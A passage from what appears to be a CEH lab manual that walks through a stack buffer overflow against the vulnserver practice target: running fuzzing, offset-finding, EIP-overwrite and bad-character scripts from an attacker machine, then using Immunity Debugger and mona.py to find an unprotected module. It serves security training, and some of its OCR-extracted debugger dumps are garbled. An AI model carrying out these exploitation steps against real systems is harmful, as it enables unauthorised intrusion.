^Z

```
[1]+ Stopped generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
```

```
[-][root@parrot]-[~]
[-]#cd /home/attacker/Desktop/Scripts/
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#chmod +x fuzz.py
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#./fuzz.py
```

```
^CFuzzing crashed vulnerable server at 13500 bytes
```

```
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#pluma findoff.py
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#chmod +x findoff.py
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#./findoff.py
```

```
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#chmod +x overwrite.py
```

```
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#./overwrite.py
```

```
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#chmod +x badchars.py
```


```
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#./badchars.py
```

```
[-][root@parrot]-[/home/attacker/Desktop/Scripts]
[-]#
```

102.  Click [Windows 10](#) to switch to the **Windows 10** machine.
103.  In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.

## Immunity Debugger - vulnserver.exe - [CPU - thread 000029DC]

File View Debug Plugins ImmLib Options Window Help Jobs




| Address  | Hex dump                | ASCII |
|----------|-------------------------|-------|
| 00403000 | FF FF FF FF 00 40 00 00 | .@..  |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.@.. |
| 00403010 | FF FF FF 00 00 00 00 00 | ..... |
| 00403018 | FF FF FF 00 00 00 00 00 | ..... |
| 00403020 | FF FF FF 00 00 00 00 00 | ..... |
| 00403028 | 00 00 00 00 00 00 00 00 | ..... |
| 00403030 | 00 00 00 00 00 00 00 00 | ..... |
| 00403038 | 00 00 00 00 00 00 00 00 | ..... |
| 00403040 | 00 00 00 00 00 00 00 00 | ..... |
| 00403048 | 00 00 00 00 00 00 00 00 | ..... |
| 00403050 | 00 00 00 00 00 00 00 00 | ..... |
| 00403058 | 00 00 00 00 00 00 00 00 | ..... |
| 00403060 | 00 00 00 00 00 00 00 00 | ..... |
| 00403068 | 00 00 00 00 00 00 00 00 | ..... |
| 00403070 | 00 00 00 00 00 00 00 00 | ..... |
| 00403078 | 00 00 00 00 00 00 00 00 | ..... |
| 00403088 | 00 00 00 00 00 00 00 00 | ..... |
| 00403088 | 00 00 00 00 00 00 00 00 | ..... |

|           |          |       |
|-----------|----------|-------|
| 00C7F9C8  | 04090201 | 00**  |
| 00C7F9C0  | 08070605 | **-■  |
| 00C7F9D0  | 0C0B0A09 | ..@.  |
| 00C7F9D4  | 100F0E00 | .@*▶  |
| 00C7F9D8  | 14131211 | ♦!!†  |
| 00C7F9D0C | 18171615 | §-*†  |
| 00C7F9E0  | 1C1B1A19 | ↓+†L  |
| 00C7F9E4  | 201F1E10 | #▲▼   |
| 00C7F9E8  | 24232221 | ††#§  |
| 00C7F9E0C | 28272625 | %;†   |
| 00C7F9F0  | 2C2B2A29 | )**,  |
| 00C7F9F4  | 302F2E20 | -./0  |
| 00C7F9F8  | 34333231 | 1234  |
| 00C7F9FC  | 38373635 | 5678  |
| 00C7FA00  | 3C3B3A39 | 9:;<  |
| 00C7FA04  | 403F3E30 | =:>?@ |
| 00C7FA08  | 44434241 | ABCD  |
| 00C7FA0C  | 48474645 | EFGH  |
| 00C7FA10  | 4C4B4A49 | IJKL  |
| 00C7FA14  | 5345454B | MNOP  |

104.  In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

The ESP value might differ in your lab environment.



| Address  | Hex dump                | ASCII             |
|----------|-------------------------|-------------------|
| 00C7F9C8 | 01 02 03 04 05 06 07 08 | 00♦♦♦♦♦♦♦♦        |
| 00C7F9D0 | 09 0A 0B 0C 0D 0E 0F 10 | ..J...A%          |
| 00C7F9D8 | 11 12 13 14 15 16 17 18 | 11111111          |
| 00C7F9E0 | 19 1A 1B 1C 1D 1E 1F 20 | ↓↑+L+H+           |
| 00C7F9E8 | 21 22 23 24 25 26 27 28 | ?"\$%&^/          |
| 00C7F9F0 | 29 2A 2B 2C 2D 2E 2F 30 | )**+,/            |
| 00C7F9F8 | 31 32 33 34 35 36 37 38 | 12345678          |
| 00C7FA00 | 39 3A 3B 3C 3D 3E 3F 40 | 9;(<=?)           |
| 00C7FA03 | 41 42 43 44 45 46 47 48 | ABCD EFGH         |
| 00C7FA10 | 49 4A 4B 4C 4D 4E 4F 50 | IJKLMNOP          |
| 00C7FA18 | 51 52 53 54 55 56 57 58 | QRSTUVWXYZ        |
| 00C7FA20 | 59 5A 5B 5C 5D 5E 5F 60 | WYZ!JUVX          |
| 00C7FA28 | 61 62 63 64 65 66 67 68 | abodefgh          |
| 00C7FA30 | 69 6A 6B 6C 6D 6E 6F 70 | Lijklmnop         |
| 00C7FA38 | 71 72 73 74 75 76 77 78 | qrstuvwxyz        |
| 00C7FA40 | 79 7A 7B 7C 7D 7E 7F 80 | yu(z!)^@g         |
| 00C7FA48 | 81 82 83 84 85 86 87 88 | deaaaaaa          |
| 00C7FA50 | 89 8A 8B 8C 8D 8E 8F 90 | eeeee11AAE        |
| 00C7FA58 | 91 92 93 94 95 96 97 98 | aaE6666666        |
| 00C7FA60 | 99 9A 9B 9C 9D 9E 9F 00 | 00c3c3c3A%        |
| 00C7FA68 | A1 A2 A3 A4 A5 A6 A7 A8 | 000K392           |
| 00C7FA70 | A9 AA AB AC AD AE AF B0 | ^-^+^+^+^+^       |
| 00C7FA78 | B1 B2 B3 B4 B5 B6 B7 B8 | H H H H H H       |
| 00C7FA80 | B9 BA BB BC BD BE BF C0 | 111111111111      |
| 00C7FA88 | C1 C2 C3 C4 C5 C6 C7 C8 | +T+T+T+T+T+T      |
| 00C7FA90 | C9 CA CB CC CD CE CF D0 | [T][T][T][T][T]   |
| 00C7FA98 | D1 D2 D3 D4 D5 D6 D7 D8 | TTT+T+T+T+T       |
| 00C7FAA0 | D9 DA DB DC DD DE DF E0 | T+T+T+T+T+T       |
| 00C7FAA8 | E1 E2 E3 E4 E5 E6 E7 E8 | BΓΠΣΩΡΥΞ          |
| 00C7FAB0 | E9 EA EB EC ED FE FF E0 | F0ΩΩΩΩΦΦΦΦ        |
| 00C7FAB8 | F1 F2 F3 F4 F5 F6 F7 F8 | zzzzzzzzzzzz      |
| 00C7FAC0 | F9 FA FB FC FD FE FF 00 | ..J..N..Z..L..W.. |
| 00C7FAC8 | 30 FB C7 00 C8 AB BC BD | 6AΩJL..W..Z..     |
| 00C7FAD0 | 29 9C 1B 6D FE FF FF 00 | FF..FF..FF..FF..  |
| 00C7FAD8 | 40 FB C7 00 BC 9E BC 6A | ΩVJL..W..R..J..   |
| 00C7FAD8 | C3 PC BC C9 00 3C 6C 00 | ΩVJL..W..R..J..   |

|          |           |        |
|----------|-----------|--------|
| 00C7F9C8 | 04030201  | 88♦♦   |
| 00C7F9CC | 08070605  | **-■   |
| 00C7F9D0 | 0C0B0B009 | ..♂.   |
| 00C7F9D4 | 100F0E000 | .B*»   |
| 00C7F9D8 | 141312111 | ◆!!†   |
| 00C7F9DC | 18171615  | §-‡↑   |
| 00C7F9E0 | 1C1B1A19  | ↓+L    |
| 00C7F9E4 | 201F1E10  | #▲▼    |
| 00C7F9E8 | 24232221  | †"#\$  |
| 00C7F9EC | 28272625  | %&(`   |
| 00C7F9F0 | 2C2B2B29  | J**,   |
| 00C7F9F4 | 302F2E20  | -..@   |
| 00C7F9F8 | 34333231  | 1234   |
| 00C7F9FC | 38373635  | 5678   |
| 00C7FA00 | 3C3B3A39  | 9;;<   |
| 00C7FA04 | 403F3E3D  | =>?@   |
| 00C7FA08 | 44434241  | ABCD   |
| 00C7FA0C | 48474645  | EFGH   |
| 00C7FA10 | 4C4B4A49  | IJKL   |
| 00C7FA14 | 504F4E4D  | MNOP   |
| 00C7FA18 | 54535251  | QRST   |
| 00C7FA1C | 58575655  | UVWX   |
| 00C7FA20 | 5C5B5A59  | YZ\`   |
| 00C7FA24 | 605F5E5D  | J^•    |
| 00C7FA28 | 64636261  | abcd   |
| 00C7FA2C | 68676665  | efgh   |
| 00C7FA30 | 6C6B6A69  | ijkl   |
| 00C7FA34 | 706F6E6D  | Mnop   |
| 00C7FA38 | 74737271  | qrst   |
| 00C7FA3C | 78777675  | uvwxyz |
| 00C7FA40 | 7C7B7A79  | yz{!   |
| 00C7FA44 | 807F7E7D  | ..Δ    |
| 00C7FA48 | 84838281  | jeää   |
| 00C7FA4C | 88873685  | aäpe   |
| 00C7FA50 | 8C8B8A89  | eeii   |
| 00C7FA54 | 908F8E8D  | lAAE   |
| 00C7FA58 | 94933291  | æEö    |

105.  Close **Immunity Debugger** and the vulnerable server process.
106.  Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
107.  Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
108.  Now, navigate to **D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

If the **Destination Folder Access Denied** pop-up appears, click **Continue**.

## PyCommands

File Home Share View

This PC &gt; Local Disk (C:) &gt; Program Files (x86) &gt; Immunity Inc &gt; Immunity Debugger &gt; PyCommands

|                 | Name                | Date modified      | Type        | Size  |
|-----------------|---------------------|--------------------|-------------|-------|
| Quick access    |                     |                    |             |       |
| Desktop         | deplib              | 8/24/2020 3:11 AM  | File folder |       |
| Downloads       | x86smt              | 8/24/2020 3:11 AM  | File folder |       |
| Documents       | acrocache.py        | 3/4/2011 10:58 AM  | Python File | 6 KB  |
| Pictures        | activex.py          | 11/16/2010 2:39 PM | Python File | 6 KB  |
| CEH-Tools (D:)  | apitrace.py         | 2/28/2011 1:04 PM  | Python File | 5 KB  |
| Music           | bpxep.py            | 2/28/2011 1:04 PM  | Python File | 7 KB  |
| Videos          | chunkanalyzehook.py | 2/28/2011 1:04 PM  | Python File | 5 KB  |
| OneDrive        | cmpmem.py           | 2/28/2011 1:04 PM  | Python File | 2 KB  |
| This PC         | dependencies.py     | 11/16/2010 2:39 PM | Python File | 1 KB  |
| 3D Objects      | duality.py          | 11/16/2010 2:39 PM | Python File | 2 KB  |
| Desktop         | findantidep.py      | 2/28/2011 1:04 PM  | Python File | 2 KB  |
| Documents       | finddatatype.py     | 2/28/2011 1:04 PM  | Python File | 2 KB  |
| Downloads       | findloop.py         | 2/28/2011 1:04 PM  | Python File | 3 KB  |
| Music           | findpacker.py       | 2/28/2011 1:04 PM  | Python File | 2 KB  |
| Pictures        | funsniff.py         | 11/16/2010 2:39 PM | Python File | 8 KB  |
| Videos          | getevent.py         | 2/28/2011 1:04 PM  | Python File | 1 KB  |
| Local Disk (C:) | getrpc.py           | 11/16/2010 2:39 PM | Python File | 5 KB  |
| CEH-Tools (D:)  | gflags.py           | 2/28/2011 1:04 PM  | Python File | 3 KB  |
| Network         | heap.py             | 11/16/2010 2:39 PM | Python File | 8 KB  |
| Local Disk (C:) | hidedebug.py        | 11/16/2010 2:39 PM | Python File | 32 KB |
| CEH-Tools (D:)  | hippie.py           | 11/16/2010 2:39 PM | Python File | 7 KB  |
| Network         | hookheap.py         | 11/16/2010 2:39 PM | Python File | 5 KB  |
| Local Disk (C:) | hookndr.py          | 2/28/2011 1:04 PM  | Python File | 4 KB  |
| CEH-Tools (D:)  | hookssl.py          | 11/16/2010 2:39 PM | Python File | 7 KB  |
| Network         | horse.py            | 2/28/2011 1:04 PM  | Python File | 6 KB  |
| Local Disk (C:) | list.py             | 2/28/2011 1:04 PM  | Python File | 1 KB  |
| CEH-Tools (D:)  | lookaside.py        | 11/16/2010 2:39 PM | Python File | 3 KB  |
| Network         | mark.py             | 11/16/2010 2:39 PM | Python File | 5 KB  |
| Local Disk (C:) | mike.py             | 2/28/2011 1:04 PM  | Python File | 35 KB |
| CEH-Tools (D:)  | modptr.py           | 2/28/2011 1:04 PM  | Python File | 4 KB  |

109.  Close the **File Explorer** window.
110.  Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.

## Immunity Debugger - vulnserver.exe - [CPU - thread 00000E80, module ntdll]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ?

```

77AF4071 C3          RETN
77AF4072 CC          INT3
77AF4073 CC          INT3
77AF4074 CC          INT3
77AF4075 CC          INT3
77AF4076 CC          INT3
77AF4077 CC          INT3
77AF4078 CC          INT3
77AF4079 CC          INT3
77AF407A CC          INT3
77AF407B CC          INT3
77AF407C CC          INT3
77AF407D CC          INT3
77AF407E CC          INT3
77AF407F CC          INT3
77AF4080 BB4C24 04    MOV ECX,DWORD PTR SS:[ESP+4]
77AF4084 F641 04 06   TEST BYTE PTR DS:[ECX+4],6
77AF4088 74 05       JE SHORT ntdll.77AF408F
77AF408A E8 81FBFFFF  CALL ntdll.ZwTestAlert
77AF408F B8 01000000  MOV EAX,1
77AF4094 C2 1000     RETH 10
77AF4097 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
77AF409E 8BF0          MOV EDI,EDI
77AF40A0 8330 58E9B977 01 CMP DWORD PTR DS:[77B9E958],0
77AF40A7 74 0E       JE SHORT ntdll.77AF40B7
77AF40A9 8B00 58E9B977  MOV ECX,DWORD PTR DS:[77B9E958]
77AF40AF FF15 E011BA77  CALL DWORD PTR DS:[77BA11E0]      ntdll.Rt!DebugPrintTimes
77AF40B5 FFE1          JMP ECX
77AF40B7 8D8424 E0020000 LEA EAX,DWORD PTR SS:[ESP+2E0]
77AF40BE 64:880D 00000000 MOV ECX,DWORD PTR FS:[0]
77AF40C5 B9 80400F77  MOV EDX,ntdll.77AF4080
77AF40CA 8908          MOV DWORD PTR DS:[EAX],ECX
77AF40CC 8950 04       MOV DWORD PTR DS:[EAX+4],EDX
77AF40CF 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
77AF40D5 8D7C24 14    LEA EDI,DWORD PTR SS:[ESP+14]
77AF40D9 8B7424 10    MOV ESI,DWORD PTR SS:[ESP+10]
77AF40DD 83E6 01       AND ESI,1
77AF40E0 58          POP EBX

```

| Address  | Hex dump                | ASCII |
|----------|-------------------------|-------|
| 00403000 | FF FF FF FF 00 40 00 00 | @..   |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.e.. |
| 00403010 | FF FF FF FF 00 00 00 00 |       |
| 00403018 | FF FF FF 00 00 00 00 00 |       |
| 00403020 | FF FF FF 00 00 00 00 00 |       |
| 00403028 | 00 00 00 00 00 00 00 00 |       |
| 00403030 | 00 00 00 00 00 00 00 00 |       |
| 00403038 | 00 00 00 00 00 00 00 00 |       |
| 00403040 | 00 00 00 00 00 00 00 00 |       |
| 00403048 | 00 00 00 00 00 00 00 00 |       |
| 00403050 | 00 00 00 00 00 00 00 00 |       |
| 00403058 | 00 00 00 00 00 00 00 00 |       |
| 00403060 | 00 00 00 00 00 00 00 00 |       |
| 00403068 | 00 00 00 00 00 00 00 00 |       |
| 00403070 | 00 00 00 00 00 00 00 00 |       |
| 00403078 | 00 00 00 00 00 00 00 00 |       |
| 00403080 | 00 00 00 00 00 00 00 00 |       |
| 00403088 | 00 00 00 00 00 00 00 00 |       |
| 00403090 | 00 00 00 00 00 00 00 00 |       |
| 00403098 | 00 00 00 00 00 00 00 00 |       |
| 004030A0 | 00 00 00 00 00 00 00 00 |       |
| 004030A8 | 00 00 00 00 00 00 00 00 |       |
| 004030B0 | 00 00 00 00 00 00 00 00 |       |
| 004030B8 | 00 00 00 00 00 00 00 00 |       |
| 004030C0 | 00 00 00 00 00 00 00 00 |       |
| 004030C8 | 00 00 00 00 00 00 00 00 |       |
| 004030D0 | 00 00 00 00 00 00 00 00 |       |
| 004030D8 | 00 00 00 00 00 00 00 00 |       |
| 004030E0 | 00 00 00 00 00 00 00 00 |       |
| 004030E8 | 00 00 00 00 00 00 00 00 |       |
| 004030F0 | 00 00 00 00 00 00 00 00 |       |
| 004030F8 | 00 00 00 00 00 00 00 00 |       |
| 00403100 | 00 00 00 00 00 00 00 00 |       |
| 00403108 | 00 00 00 00 00 00 00 00 |       |
| 00403110 | 00 00 00 00 00 00 00 00 |       |
| 00403118 | 00 00 00 00 00 00 00 00 |       |

Registers (FPU)

```

00F8FF44
00F8FF48
00F8FF4C
00F8FF50
00F8FF54
00F8FF58
00F8FF5C
00F8FF60
00F8FF64
00F8FF68
00F8FF6C
00F8FF70
00F8FF74
00F8FF78
00F8FF7C
00F8FF80
00F8FF84
00F8FF88
00F8FF8C
00F8FF90
00F8FF94
00F8FF98
00F8FF9C
00F8FFA0
00F8FFA4
00F8FFA8
00F8FFAC
00F8FFB0
00F8FFB4
00F8FFB8
00F8FFC0
00F8FFC4
00F8FFC8
00F8FFCC
00F8FFD0
00F8FFD4

```

111.  The **Log data** pop-up window appears, which shows the protection settings of various modules.
112.  You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.

## Immunity Debugger - vulnserver.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ? Code auditor and software assessment specialist needed

Address Message

```
Immunity Debugger 1.85.0.0 : R'lyeh
Need support? visit http://forum.immunityinc.com/
Error accessing memory
File 'D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe'
[04:40:46] New process with ID 000001F0 created.
Main thread with ID 00000205C created
77AD63B0 New thread with ID 000014F4 created
77B2ABF0 New thread with ID 00000E80 created.
00400000 Modules D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe
    CRC changed, discarding .wdd data
62500000 Modules D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\essfunc.dll
682E0000 Modules C:\WINDOWS\SYSTEM32\apphelp.dll
6ABC0000 Modules C:\WINDOWS\system32\mswsock.dll
75160000 Modules C:\WINDOWS\System32\CRYPTBASE.dll
75170000 Modules C:\WINDOWS\System32\SspiCli.dll
75420000 Modules C:\WINDOWS\System32\bcryptPrimitives.dll
764A0000 Modules C:\WINDOWS\System32\KERNELBASE.dll
766A0000 Modules C:\WINDOWS\System32\msvcr7.dll
76880000 Modules C:\WINDOWS\System32\RPCRT4.dll
76A40000 Modules C:\WINDOWS\System32\KERNEL32.DLL
76E90000 Modules C:\WINDOWS\System32\sechost.dll
77C00000 Modules C:\WINDOWS\System32\WS2_32.DLL
77A80000 Modules C:\WINDOWS\SYSTEM32\ntdll.dll
77AF4870 [04:40:48] Attached process paused at ntdll.DbgBreakPoint
[04:40:52] Thread 00000E80 terminated, exit code 0
[04:45:38] Thread 000014F4 terminated, exit code 0
0BADFF00 [+ Command used:
0BADFF00   !mona modules
```

----- Mona command started on 2020-08-24 04:50:46 (v2.0, rev 604) -----

```
0BADFF00 [+ Processing arguments and criteria
- Pointer access level : X
0BADFF00 [+ Generating module info table, hang on...
0BADFF00 - Processing modules
0BADFF00 - Done. Let's rock'n roll.
```

Module info :

| Base      | Top        | Size       | Rebase      | SafeSEH | ASLR  | NXCompat | OS DLL                                                                                                                | Version, Modulename & Path |
|-----------|------------|------------|-------------|---------|-------|----------|-----------------------------------------------------------------------------------------------------------------------|----------------------------|
